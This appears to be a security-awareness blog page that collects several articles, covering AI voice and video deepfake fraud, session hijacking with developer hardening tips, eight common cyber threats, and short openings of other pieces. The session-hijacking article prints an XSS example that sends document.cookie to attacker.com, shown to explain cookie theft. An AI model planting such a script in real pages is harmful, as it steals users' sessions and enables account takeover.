Awareness and Security is dedicated to cybersecurity education, online privacy, and digital protection. Discover security tips, threat analysis, hacking awareness, account protection methods, and practical guides designed to help users stay safe in the modern digital world.

Your Ears Can Be Hacked: A Practical Guide to Spotting AI Voice Clones
The Voice on the Phone Isn't Real: Inside the Rise of AI Deepfake Social Engineering
Attackers no longer need to guess your password — they can now clone your boss's voice, your daughter's face, or your CEO's video call in seconds. Here's how, and how to fight back.
Khalil Shreateh Security Research · Awareness 10 min read
Picture this: your phone rings. It's your son. His voice is shaking. He says he's been in an accident and needs money transferred immediately. Every inflection, every nervous pause, sounds exactly like him — because it is his voice. Except he never made this call. Somewhere, an attacker fed a short clip of audio scraped from a social media video into an AI model, and produced a convincing vocal clone in under a minute.
This is no longer science fiction. It is one of the fastest-growing categories of fraud, and it has quietly made an entire generation of trusted verification methods — a familiar voice, a recognizable face on a video call — far less reliable than most people assume.
1. A New Kind of Attack Surface
For decades, security training taught us to trust our senses. If you heard your manager's voice, it was your manager. If you saw a colleague on a video call, it was your colleague. Generative AI has quietly dismantled that assumption, and most organizations have not caught up.
What makes this threat category especially dangerous is that it doesn't exploit a flaw in your software — it exploits a flaw in human trust itself. No firewall, antivirus, or password policy can stop an employee from believing their own eyes and ears.
Secondsof audio can be enough to build a rough voice clone
$25.6Mlost in the Arup deepfake video-call fraud case
30x+increase in deepfake fraud attempts reported by identity-verification firms in recent years
2. How AI Voice & Video Cloning Actually Works
Understanding the mechanics behind these attacks removes their mystery — and makes them far easier to defend against.
Voice Cloning
Modern voice-synthesis models need only a short sample of clean audio to build a convincing vocal profile. Attackers harvest this audio from publicly available sources: YouTube videos, Instagram stories, voicemail greetings, podcast appearances, or even a brief phone call where the target says almost nothing meaningful. The model then learns pitch, cadence, accent, and speech patterns, and can generate entirely new sentences in that voice — including sentences the real person never said.
Video Deepfakes
Real-time face-swapping tools can now overlay a synthetic face onto a live video feed during an actual video call, matching lip movement, blinking, and lighting convincingly enough to pass a casual glance — and increasingly, even a careful one.
🎭 Why This Works So Well
These attacks succeed not because the technology is flawless, but because they exploit urgency and authority. A "crisis" framing — an accident, a wire transfer deadline, an angry executive — short-circuits the moment where a victim would normally pause and verify.
3. Five Real Deepfake Attack Scenarios
👔 CEO Fraud (Vishing)
An employee receives an urgent "call" from a cloned executive voice demanding an immediate wire transfer, bypassing normal approval channels.
👨👩👧 Family Emergency Scam
A cloned voice of a relative claims to be in danger, arrested, or hospitalized, pressuring the victim into sending money within minutes.
📹 Fake Video Conference
Attackers join a live video call using a real-time deepfake of a trusted colleague or executive to authorize a fraudulent transaction.
🗳️ Disinformation Clips
Fabricated video statements attributed to public figures or company leaders spread rapidly, damaging reputations before they can be debunked.
🔓 Biometric Bypass
Synthetic voice or face data is used to attempt to bypass voice-authentication banking systems or facial-recognition login checks.
4. Case Study: The $25.6 Million Video Call
In one of the most well-documented incidents to date, a finance employee at the Hong Kong office of Arup — a London-based engineering firm behind projects like the Sydney Opera House — joined what appeared to be a routine video conference with several senior colleagues, including the company's CFO. Every participant on the call except the employee was an AI-generated deepfake, built from publicly available video and audio of the real executives.
Believing the instructions came directly from leadership on a live video call, the employee carried out fifteen transfers totaling roughly $25.6 million (HK$200 million) before the fraud was discovered. No malware was involved. No system was breached. The entire attack succeeded purely by exploiting trust in familiar faces and voices — Hong Kong police later confirmed the case at a public briefing, and Arup itself confirmed the incident to reporters.
⚠️ The Uncomfortable Truth
This attack did not fail because the deepfake was imperfect. It succeeded because no one at the company had a verification protocol that assumed video calls themselves could be faked. That gap exists in most organizations today.
5. How to Detect a Deepfake in Real Time
While detection tools are improving, the most reliable defenses right now are behavioral, not technical. Train yourself to notice these warning signs during suspicious calls or video meetings:
Unnatural pauses or slightly robotic rhythm in speech, especially during emotional moments.
Audio that sounds slightly "flat" or lacks background ambience consistent with the claimed location.
On video: unnatural blinking patterns, inconsistent lighting on the face versus the background, or blurring around the jawline and hairline.
Lip movement that is slightly out of sync with the audio, particularly on fast or complex words.
Extreme urgency combined with a request to bypass normal verification or approval steps.
Reluctance or a poor excuse when asked to do something unscripted, like turning their head or answering a personal question only the real person would know.
6. Building Personal & Organizational Defenses
The good news: defending against deepfake social engineering does not require exotic technology. It requires deliberate process design, because the vulnerability being exploited is procedural, not technical.
For Individuals
Establish a family "safe word" that must be used to verify identity during any emergency phone call.
Never act on a financial request received solely by phone or video — always verify through a separate, previously known channel.
Limit publicly posted audio and video of yourself and family members where practical, especially clear voice recordings.
If a call feels urgent and emotionally charged, treat that urgency itself as a red flag, not a reason to act faster.
For Organizations
Require dual-channel verification for any financial transaction above a defined threshold, regardless of who appears to be requesting it.
Establish a callback policy: verify unusual requests by calling a known, pre-saved number — never a number provided during the suspicious call itself.
Train employees specifically on deepfake tactics, not just traditional phishing, as part of regular security awareness programs.
Adopt a "no urgent exceptions" culture where bypassing standard approval processes always requires additional verification, not less.
Use pre-agreed verification phrases for high-stakes video calls involving executives or financial decisions.
ℹ️ The Core Principle
Zero-trust verification is no longer just a network security concept — it now applies to human communication itself. Trust the process, not the voice or face on the other end.
Conclusion
For most of human history, seeing and hearing someone was proof enough of who they were. That assumption has quietly weakened, and very few institutions, families, or individuals have updated their instincts to match. The technology behind deepfakes will keep improving, and detection will always be playing catch-up.
The only defense that scales is procedural: verification steps that do not depend on trusting a voice or a face, no matter how convincing. Build that habit now, before the phone rings with a voice you recognize, asking for something you shouldn't give.

Session Hijacking in 2026: How Attackers Steal Your Identity Without Your Password
You change your password regularly. You have two-factor authentication turned on. On paper, your accounts look locked down. But there is a second key to your digital identity that most people never think about — the session token sitting quietly in your browser's cookie jar — and in 2026, stealing that token has become one of the most reliable ways for attackers to walk straight into an account without ever touching a password.
This article walks through how sessions actually work under the hood, the five attack methods responsible for most real-world session theft, how to tell if it has already happened to you, and a practical checklist for both everyday users and developers who want to close the gap.
Khalil Shreateh June 2026 Security Research · Awareness 12 min read
Every time you log into a website — a bank, a social network, an online store — the server has to solve a small technical problem. HTTP, the protocol that powers the web, is stateless by design: it has no built-in memory of who you are from one request to the next. So the server invents a workaround. It creates a session, hands your browser a unique session ID (or session token), and from that moment on, every request your browser sends carries that token along as proof that "this person already logged in, let them through."
Think of it like a concert wristband
You show your ticket once at the gate — that's your password. In exchange you get a wristband — that's the session token. For the rest of the night, security checks the wristband, not the ticket. Whoever is wearing it gets in, no questions asked.
Here is roughly what your browser is sending behind the scenes on every single page load, without you ever seeing it:
GET /dashboard HTTP/1.1
Host: example.com
Cookie: SESSID=a3f8c2e9d1b74f6a0c2d9e3f1b8a7c6d
User-Agent: Mozilla/5.0 ...
That long random string after SESSID= is, functionally, you — as far as the server is concerned. Anyone else who gets hold of it can present it and be treated as you, with no password, no email, and no 2FA code required.
2. What Session Hijacking Really Means
Session hijacking — also called cookie theft or session theft — is what happens when an attacker gets their hands on a valid session token belonging to someone else and uses it to access that person's account directly, skipping the login screen entirely.
The part that surprises most people: the attacker never has to know your password, defeat your 2FA, or even find out your email address. The token alone is enough. It is the difference between picking a lock and simply being handed a duplicate key.
Threat level: high, and widespread
Session-related vulnerabilities have touched platforms of every size, including major names like Facebook, Google, and Twitter/X. For ordinary users, the exposure comes less from headline-grabbing hacks and more from everyday habits: an unlocked public Wi-Fi login, a browser extension installed without a second thought, or a phishing link opened on a tired Monday morning.
It is also worth remembering that session hijacking is not new — it simply got quieter and more automated. The Firesheep browser extension, released back in 2010, made the concept famous by letting anyone on a shared Wi-Fi network hijack the active Facebook or Twitter sessions of everyone else on the same network with a couple of clicks. Sites moved to HTTPS-everywhere largely in response. What has changed since then is that attackers now automate the same idea at scale, using malware, mobile proxy tools, and injected scripts instead of a single Firefox add-on.
3. The Five Main Attack Methods
Understanding how a token actually gets stolen is the first real step toward stopping it.
Cross-Site Scripting (XSS)
Malicious JavaScript gets injected into a page you trust, silently reads your cookies, and ships them to the attacker's server. This is the single most common vector for session theft.
Man-in-the-Middle (MitM)
On an unencrypted network — airport Wi-Fi, a café hotspot — an attacker sits between your browser and the server and quietly copies session cookies as they pass by.
Mobile Cookie Extraction
Proxy tools can intercept HTTPS traffic on a smartphone under the right conditions, pulling live session tokens straight out of apps and mobile browsers.
Session Fixation
The attacker plants a known session ID on the victim before they ever log in. The moment the victim authenticates, the attacker's copy of that same ID becomes valid too.
Malware & Infostealers
Infostealer malware reads the cookie database stored on your disk and quietly exfiltrates every active session it finds — banking, email, and social media alike.
XSS Cookie Theft, Up Close
The XSS route is particularly nasty because the theft can be triggered the moment you load a page — no click, no download, nothing that looks suspicious. A simplified version of the injected script looks something like this:
<script>
  var img = new Image();
  img.src = "https://attacker.com/steal?c=" + document.cookie;
</script>
The instant a victim's browser renders that script, the cookie is on its way to the attacker's server — before anything on screen looks out of place. That is exactly why input sanitization and strict output encoding on every web application are treated as baseline, not optional, defenses.
Man-in-the-Middle on Public Wi-Fi
Connect to an unsecured hotspot and any traffic that is not properly encrypted end-to-end can, in principle, be read by anyone else on that same network. Attackers use packet-capture tools to watch for the Set-Cookie header that establishes a session and lift it straight out of the air. Modern browsers will flag a connection that lacks proper TLS — it is worth actually reading that warning instead of clicking past it, especially before logging into anything that touches money or private messages.
4. Attack Methods Compared
Laid out side by side, the five methods break down by how they reach the token and what actually stops them:
Method
How the token is stolen
Most effective defense
XSS
Injected script reads document.cookie
HttpOnly cookies + strict input sanitization
Man-in-the-Middle
Traffic intercepted on an unencrypted network
HTTPS everywhere, HSTS, avoid sensitive logins on public Wi-Fi
Mobile Cookie Extraction
Proxy tool intercepts app/browser HTTPS traffic
Certificate/SSL pinning, avoiding untrusted VPN and proxy apps
Session Fixation
Attacker pre-sets a known session ID before login
Regenerate the session ID immediately after authentication
Malware / Infostealers
Local cookie database read directly off the disk
Updated antivirus, avoiding pirated software and unofficial browser extensions
5. Signs Your Session Has Already Been Stolen
Session hijacking usually does not announce itself. There is no pop-up saying "someone else is using your account." Instead, the warning signs tend to be small and easy to dismiss:
A "new login detected" email or SMS from a device or location you do not recognize.
Messages, posts, or comments on your account that you did not write.
Being logged out of an account unexpectedly, especially if it happens right after you were active.
A password-reset email you never requested — often the first thing an attacker tries once they are in, to lock you out for good.
Unfamiliar entries in the "active sessions" or "where you're logged in" page most major platforms offer.
If you notice any of these, the fastest fix is usually a full password change combined with a "log out of all devices" action — this invalidates every existing session token at once, including the stolen one, regardless of whether the attacker still has it.
6. Real-World Impact: The Facebook Settlements
The stakes around session and data security were underlined by two major legal outcomes involving Facebook: a $650 million settlement over biometric data practices in Illinois, and a separate $725 million settlement resolving a shareholder and consumer class action tied to the Cambridge Analytica scandal.
What connects those cases to session hijacking is the underlying failure mode: data users believed was private ended up accessed, aggregated, and used in ways they never agreed to. That is the exact same outcome a hijacked session produces on a smaller, individual scale — an attacker holding a valid token can reach private messages, photos, saved payment details, and account settings, the same categories of data that sat at the center of those settlements.
A personal note
Having received payouts from both Facebook settlements, and having previously reported the well-known Facebook bug that allowed posting to any user's timeline without permission, I can say from direct experience: platforms generally treat session and account data with far less rigor than their published privacy policies suggest. The most reliable protection is still understanding the threat yourself and acting on it.
7. Protecting Yourself as a User
None of this requires a security background. A handful of consistent habits close most of the gap:
Check for the padlock (HTTPS) before logging into anything — on mobile too, where it is easy to skip.
Avoid logging into sensitive accounts over public Wi-Fi; use a VPN from a provider you actually trust if you have no choice.
Log out when you are done, especially on shared or public computers — logging out invalidates the token on the server, not just in your browser.
Keep your browser and operating system updated; a lot of patches quietly fix cookie-handling bugs.
Be picky about browser extensions — a malicious one has access to cookies on every site you visit, not just the one it claims to serve.
Check the "active sessions" page on the platforms that offer one, and revoke anything you don't recognize.
Turn on 2FA — it will not stop a stolen token directly, but it blocks the initial account compromise that often leads to session manipulation in the first place.
8. Developer Security Checklist: Harden Your Sessions
For anyone building or maintaining a web application, these are the non-negotiable technical controls. Each one closes off a specific, well-documented path to session theft.
Set the Secure Cookie Flags
These three settings alone eliminate the most common theft vectors:
# In PHP (php.ini or at runtime)
session.cookie_httponly = 1   ; blocks JavaScript from reading the cookie
session.cookie_secure   = 1   ; cookie is only ever sent over HTTPS
session.cookie_samesite = "Strict"  ; blocks cross-origin cookie submission
Regenerate the Session ID After Login
This single line defeats session fixation by making sure the pre-login session ID is never valid after authentication:
session_start();
// after credentials are verified:
session_regenerate_id(true); // true = destroy the old session
Add CSRF Tokens to State-Changing Requests
Even a hijacked session becomes less dangerous with CSRF protection in place, since it stops an attacker from silently submitting forms or triggering actions on the victim's behalf.
Bind Sessions to Additional Context
Optionally tie a session to the user's IP address or User-Agent string, and force re-authentication if either changes mid-session unexpectedly. It is not airtight — IP addresses change for legitimate reasons too — but it is a useful extra signal layered on top of everything else.
Use short expiry windows — 30 minutes of inactivity is a reasonable default for anything sensitive.
Store sessions server-side (database or Redis), never in client-accessible localStorage.
Enforce HTTPS site-wide with HSTS headers to prevent downgrade attacks.
Sanitize every piece of user input — XSS remains the primary delivery mechanism for cookie theft.
Log and alert on concurrent sessions from geographically distant locations.
Give users an active-sessions page and a genuine "log out of all devices" button.
Frequently Asked Questions
Does two-factor authentication stop session hijacking?
Not directly. 2FA protects the login step, but a stolen session token bypasses login entirely. What 2FA does is reduce the chance an attacker gets the kind of account access that lets them manipulate sessions in the first place.
Is HTTPS alone enough to protect me?
HTTPS stops the classic man-in-the-middle version of this attack by encrypting traffic in transit, but it does nothing against XSS, malware reading cookies off disk, or a malicious browser extension. It is necessary, not sufficient.
Do session tokens expire on their own?
Well-built applications set an expiry window, often 20–30 minutes of inactivity for sensitive services, after which the token stops working even if it was stolen. Poorly configured sites sometimes issue tokens that last for days or weeks, which is exactly what makes them worth stealing.
Is session hijacking illegal?
Accessing an account or system without authorization is a criminal offense in most jurisdictions, generally falling under computer-fraud and unauthorized-access laws, regardless of whether a password was ever obtained.
Session hijacking is not an abstract, textbook risk — it happens daily, on platforms of every size, to people who genuinely believed their password and 2FA code had them covered. The session token is the real key to a digital identity, and attackers have understood that for years even where most users have not.
The reassuring part is that the defenses are well understood on both sides of the equation. HttpOnly cookies, HTTPS everywhere, routine session audits, and disciplined input sanitization together cover the large majority of real-world attack paths. Security here is less a product to install and more a habit to keep — one small, consistent practice built into everything you log into and everything you build.
As a security researcher who has spent years identifying vulnerabilities for some of the largest platforms, I can tell you one thing with absolute certainty: the threats you read about in the news are just the tip of the iceberg. In 2026, the attack surface is larger than ever, but the vast majority of breaches still come down to a handful of predictable, preventable mistakes.
I wrote this guide to cut through the noise. This isn't a theoretical cybersecurity textbook — it's a practical breakdown of the 8 most dangerous threats I see actively exploited today, illustrated with real cases (many of which I have analyzed personally), and paired with the exact defense strategies I recommend to businesses and individuals. Let's get started.
$8T+Global cost of cybercrime projected annually
95%Of breaches involve human error as a factor
300B+Passwords in use globally — most of them weak
The Evolving Threat Landscape (2026 Edition)
Attackers adapt faster than most organizations patch. A vulnerability discovered today can be weaponized in hours. During my work on bug bounty programs, I've observed that the gap between disclosure and exploitation is shrinking rapidly. This isn't a problem you solve once — it's an ongoing discipline. The following 8 threats represent the most active attack vectors I'm seeing in 2026.
Threat 1: Malware
What It Is
Malware — short for malicious software — is an umbrella term covering any program designed to damage, disrupt, or gain unauthorized access to a system. This includes viruses, worms, Trojans, spyware, and ransomware. Once installed, it can operate invisibly for days, weeks, or months — stealing data, encrypting files, or handing control of your machine to a remote attacker.
Malware arrives through email attachments, malicious downloads, compromised websites, infected USB drives, or legitimate-looking software from unverified sources. The delivery method is almost always designed to appear trustworthy — because obvious threats get ignored.
Real World CaseWannaCry Ransomware — May 2017
The WannaCry attack spread to over 200,000 computers across 150 countries in days, exploiting an unpatched Windows vulnerability. Hospitals in the UK's National Health Service were among the hardest hit — staff reverted to pen and paper, and non-critical patients were turned away. The vulnerability had already been patched by Microsoft. The organizations affected simply hadn't applied the update.
Threat 2: Social Engineering & Phishing
What It Is
Social engineering is the art of manipulating people rather than systems. Instead of hacking software, attackers hack human psychology — exploiting trust, urgency, fear, or curiosity to trick individuals into revealing sensitive information or taking actions that compromise security. Phishing is the most common form: deceptive emails, texts, or websites that impersonate legitimate organizations to steal credentials or install malware.
Modern phishing attacks are highly targeted and difficult to distinguish from genuine communications — referencing real personal details gathered from social media or previous data breaches. Spear phishing targets individuals, whaling targets executives, vishing uses phone calls, smishing uses SMS. The delivery method varies; the manipulation technique is the same.
Real World CaseTwitter Account Hijacking — July 2020
Attackers used social engineering to compromise Twitter's internal systems — not by hacking software, but by posing as IT support staff and convincing employees to hand over credentials. The result: the accounts of Elon Musk, Bill Gates, Barack Obama, and Apple were hijacked and used to promote a cryptocurrency scam. The breach was a phone call and a convincing story. Nothing more.
Researcher's Note
Social engineering isn't just for external attackers — it's the #1 way internal credentials get leaked. In my vulnerability research for Meta/Facebook, I've analyzed cases where even tech-savvy employees were tricked by AI-generated voice clones (deepfake audio) posing as executives. If a large tech giant's staff can be fooled, so can yours. The single best defense is not a tool — it's healthy, paranoid skepticism toward any urgent request, even if it sounds like your CEO.
Threat 3: Man-in-the-Middle Attacks
What It Is
A man-in-the-middle (MitM) attack occurs when an attacker secretly positions themselves between two communicating parties — intercepting, reading, and potentially modifying data passing between them without either party knowing. These attacks are particularly effective on unsecured networks where communications are transmitted without proper encryption.
The attacker does not need to break into either communicating system. They simply insert themselves into the channel through ARP spoofing, DNS hijacking, rogue Wi-Fi access points, or SSL stripping — a technique that downgrades an encrypted HTTPS connection to unencrypted HTTP.
Real World CaseRogue Public Wi-Fi Hotspots
An attacker sets up a hotspot named "Airport_Free_WiFi" next to the venue's legitimate "AirportFreeWiFi" and waits. Once a user connects, every unencrypted transmission passes through the attacker's device first: login credentials, session tokens, browsing activity. A VPN encrypts all traffic between your device and the VPN server — making intercepted data useless even if the attacker successfully inserts themselves in the middle.
Threat 4: Denial-of-Service Attacks
What It Is
A denial-of-service (DoS) attack floods a server or network with more traffic than it can handle, causing it to crash and become unavailable. A distributed denial-of-service (DDoS) attack scales this by using thousands or millions of compromised machines — a botnet — to send traffic simultaneously from many different sources, making it far harder to block.
Real World CaseDyn DNS Attack — October 2016
A DDoS attack using hundreds of thousands of compromised IoT devices — home routers, IP cameras, smart printers — flooded Dyn, a major DNS provider. The result: widespread outages for Netflix, Spotify, Reddit, Twitter, and PayPal for hours. The attack demonstrated both the scale of modern DDoS threats and the specific danger posed by unsecured connected devices sitting on home networks around the world.
Threat 5: Cloud Security Vulnerabilities
What It Is
As organizations move data and operations to cloud platforms, the security of those platforms becomes critical. Cloud vulnerabilities include misconfigured storage buckets that expose data publicly, weak access controls, insecure APIs, and insufficient encryption. Misconfiguration is by far the most common cause — a single incorrectly set permission can expose millions of records with no authentication required, often going undetected for months.
Real World CaseCapital One Data Breach — 2019
A former cloud service employee exploited a misconfigured web application firewall to access Capital One's AWS environment. Over 100 million customer records were compromised — Social Security numbers, bank account numbers, credit scores, addresses. The root cause was not an exotic attack technique. It was a permission that was set incorrectly.
Researcher's Note
I still find publicly exposed S3 buckets and Azure blobs regularly in my security audits. It's 2026, and this is still the #1 entry point I discover during penetration tests. Organizations spend millions on fancy firewalls but leave the front door unlocked. Here is a quick win: log into your cloud console right now and run the "public permissions" report. I guarantee you will find at least one misconfigured bucket if you haven't checked in the last 30 days.
Threat 6: Mobile Device Vulnerabilities
What It Is
Smartphones now store more sensitive personal information than almost any other device we own — banking apps, email, photos, location history, health data, and authentication apps. Mobile threats include malicious apps, operating system vulnerabilities exploited before patches are applied, and communication interception attacks. The mobile attack surface is particularly challenging because users install many apps, often without reviewing permissions carefully.
Real World CaseWhatsApp Zero-Click Vulnerability — 2019
A critical flaw in WhatsApp allowed attackers to install surveillance software on a target's device simply by placing a call — even if the target did not answer. Zero interaction required from the victim. The vulnerability was linked to NSO Group's Pegasus spyware and used to target journalists, activists, and lawyers across multiple countries. WhatsApp patched it after discovery, but the window of exploitation had already cost real people real harm.
Researcher's Note
In many bug bounty programs, mobile OAuth flows are the weakest link. Attackers don't need to break your phone's encryption — they just intercept the authentication token sent during a login. My advice: always log out of sensitive apps when not using them, and disable background app refresh for banking apps. A token hijacked in the background is a token that can be replayed anywhere in the world.
Threat 7: Internet of Things (IoT) Security Risks
What It Is
Smart TVs, home assistants, security cameras, baby monitors, thermostats, industrial sensors — the IoT ecosystem connects billions of devices, most designed with convenience and cost in mind rather than security. Many ship with default passwords, limited update mechanisms, and minimal hardening. A compromised IoT device sits on your network and can be used as a foothold to reach other devices — or weaponized as part of a botnet attacking external targets.
Real World CaseMirai Botnet — 2016
Mirai scanned the internet for IoT devices using default manufacturer credentials and logged in automatically, enrolling over 600,000 devices — cameras, DVRs, routers — into a botnet. Their owners had no idea. Those devices were then used to power the Dyn DDoS attack. Default credentials on IoT devices remain one of the most consistently exploited vulnerabilities in cybersecurity today.
Researcher's Note
I segment my IoT devices onto a separate VLAN (virtual network) that cannot talk to my computers or phones. If a smart plug gets compromised, it can't see my laptop. If you don't know how to set up a VLAN, at least change the default admin password on your router and every smart device the second you unbox it. I cannot stress this enough — attackers scan for default credentials constantly.
Threat 8: Data Breaches
What It Is
A data breach is any incident in which sensitive data is accessed, stolen, or exposed without authorization. Breaches can result from external attacks, insider threats, accidental exposure, or physical theft. Stolen credentials end up in dark web databases used in credential stuffing attacks. Exposed personal information enables identity theft, fraud, and targeted phishing. For businesses, breaches carry regulatory penalties, lawsuits, reputational damage, and the cost of incident response.
Real World CaseEquifax Data Breach — 2017
Equifax disclosed a breach exposing the personal information of approximately 147 million Americans — Social Security numbers, birth dates, addresses, driver's license numbers, credit card details. The cause: an unpatched vulnerability in an open-source web framework that had been publicly disclosed months earlier. Equifax had the patch. They simply hadn't applied it. The company ultimately paid over $575 million in an FTC settlement.
Fortifying Your Defenses (My Personal Recommendations)
Strong Passwords and Two-Factor Authentication
Use a unique, complex password for every account — at least 12 characters, mixing letters, numbers, and symbols. A password manager makes this practical. Enable two-factor authentication on every account that supports it. Even if your password is stolen, an attacker still cannot access your account without your physical authentication device. Prefer authenticator app codes over SMS-based 2FA where possible.
Software Updates and Patch Management
The majority of successful cyberattacks exploit known vulnerabilities for which patches already exist. WannaCry, Equifax, Capital One — all enabled by delayed or missed updates. Enable automatic updates on your operating system, browsers, and applications. For organizations, define patching timelines with 24–48 hours for critical vulnerabilities.
Antivirus and Antimalware Software
Modern endpoint security tools go beyond simple virus signature matching — they monitor process behavior, network connections, and file system changes to detect and block malicious activity in real time. Install trusted security software on all devices, keep it updated, and run regular full-system scans rather than relying solely on real-time protection.
Network Security: Firewalls and VPNs
Enable the built-in firewall on your operating system and router. On public Wi-Fi, always use a VPN to encrypt all traffic — making intercepted data useless even if an attacker successfully positions themselves in the middle. For IoT devices, place them on a separate network segment so a compromised smart device cannot reach your computers or phones.
Social Engineering Awareness
Develop a healthy skepticism toward unsolicited communications that create urgency, request credential verification, or prompt you to click a link. Verify the sender's actual email address — not just the display name. When in doubt, contact the organization directly through a number or URL you find independently. Legitimate companies do not pressure you into immediate action or threaten immediate consequences via email.
Regular Data Backups
Follow the 3-2-1 rule: three copies of your data, on two different storage types, with one copy offsite or in the cloud. Test your backups periodically — a backup you have never restored is a backup of unknown reliability. For critical business data, automate and verify daily.
Quick-Reference Security Checklist
Use a unique, strong password for every account — managed by a password manager
Enable two-factor authentication on all accounts that support it
Keep your operating system, browsers, and apps updated automatically
Install and maintain reputable antivirus and antimalware software
Enable your firewall on both your device and your router
Use a VPN whenever connecting to public Wi-Fi
Change default passwords on all IoT and router devices immediately after setup
Back up critical data regularly following the 3-2-1 rule
Verify the sender before acting on any unexpected email or message
Never click links or download attachments from unverified sources
Review app permissions before installing and revoke unnecessary ones
Monitor your accounts for unusual activity and set up login alerts where available
Frequently Asked Questions
Which of these 8 threats should I worry about first?
For most individuals, phishing and weak passwords cause more real-world damage than any exotic exploit. Start with a password manager and 2FA — that combination alone blocks the majority of account takeovers I see in bug bounty work.
Is a free antivirus program good enough?
A reputable free antivirus is far better than nothing, but paid endpoint security suites generally add behavior-based detection and more frequent signature updates. For personal use, a well-reviewed free option combined with cautious browsing habits covers most realistic risk.
How often should a small business actually test its backups?
At minimum, once a quarter — restore a sample file or full system to a test environment and confirm it opens correctly. Backups fail silently more often than people expect, and the failure is usually only discovered during an actual emergency.
Temporary Emails and Fake Profiles: The Beginner's Guide to Anonymous Online Registration
Why Your Online Privacy Is Worth Protecting Right Now
Every time you sign up for a website, you hand over a piece of your identity. It might feel harmless — just an email address here, a name there — but the reality of what happens to that data after you click the register button is something most people never think about. The website stores your information in a database. That database may be sold to advertising companies, leaked in a data breach, or mined by third-party data brokers who build detailed profiles about millions of people and sell them to whoever is willing to pay.
The result, at its mildest, is a flooded inbox full of spam newsletters you never asked for. At its worst, your real name, email address, and browsing habits are circulating in marketing networks and potentially in places far less reputable. The fact that this is technically legal in many jurisdictions does not make it any less of a problem for ordinary users who just wanted to download a file or read one article.
Facebook Account Security: A Bug Bounty Hunter's Guide to Stopping Account Takeovers in 2026
By Khalil Shreateh — Bug Bounty Hunter (Meta/Facebook) & Information Security Researcher
Over the years, I have reported dozens of vulnerabilities to Meta's bug bounty program. While I focus on finding technical flaws in Facebook's code, the vast majority of account takeovers I analyze aren't caused by zero-day exploits—they are caused by a handful of predictable, preventable user errors. Attackers are lazy. They go for the lowest hanging fruit: reused passwords, missing two-factor authentication, and social engineering.
This guide goes far beyond Facebook's standard help page. I am going to show you exactly how attackers bypass these defenses, how to lock your account down properly, and—most importantly—how to recover it if you are already compromised.
Here is a secret most developers don't realize: the exact same Chrome DevTools you use to debug CSS are the primary weapon attackers use to map your application's attack surface. I have spent years hunting vulnerabilities for Meta and other Fortune 500 platforms, and I can tell you with certainty that the Network and Security panels are my most-used tools — even more than Burp Suite for initial reconnaissance.
